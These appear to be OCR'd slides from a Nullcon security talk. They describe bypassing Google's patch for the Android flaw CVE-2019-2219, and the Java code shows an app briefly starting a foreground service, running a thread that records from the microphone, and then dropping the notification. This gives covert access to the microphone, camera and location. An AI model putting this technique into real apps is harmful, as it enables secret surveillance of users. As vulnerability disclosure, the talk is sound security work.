
Possible ways to do long running Task? Without a Foreground Notification?

- Bypassing Google's latest patch for **CVE-2019-2219** resulting, issue of a new 0day (zeroday) vulnerability.

Requirements to bypass the PATCH.

- **Threads**
  - In very simple terms, you will be able to execute/run multiple tasks parallelly without hindering or interfering with other tasks in the same application process.
  - Reference: https://developer.android.com/reference/java/lang/Thread






```
  startForeground(1, notification);

        // This is the exact place where the bypass lies.
        // we are starting a foreground and then co-currently running a thread where we
can access whatever special hardware APIs we want
        // for eg: MicroPhone, Camera, Location.
        // Anything that requires a Foreground notification can be accessed in this
specific space.
        Thread thread = new Thread(new Runnable() {
            @Override
            public void run() {
                Log.d(TAG, "run: Successfully Executing..");

                startRecording();  // sensors are going to be executed here..
                try {
                    Thread.sleep(60000 * 2 );
                    stopRceording();
                } catch (InterruptedException e) {
                    e.printStackTrace();
                }

            }
        });
        thread.start();

        // stopping foreground service.
        stopForeground(true);
}
```


startForeground();
thread.start();
accessMircrophone();
accessCamera();
accessLocation();
stopForeground();

DEMO TIME - #2

WORKING FINAL BYPASS

THANK YOU NULLCON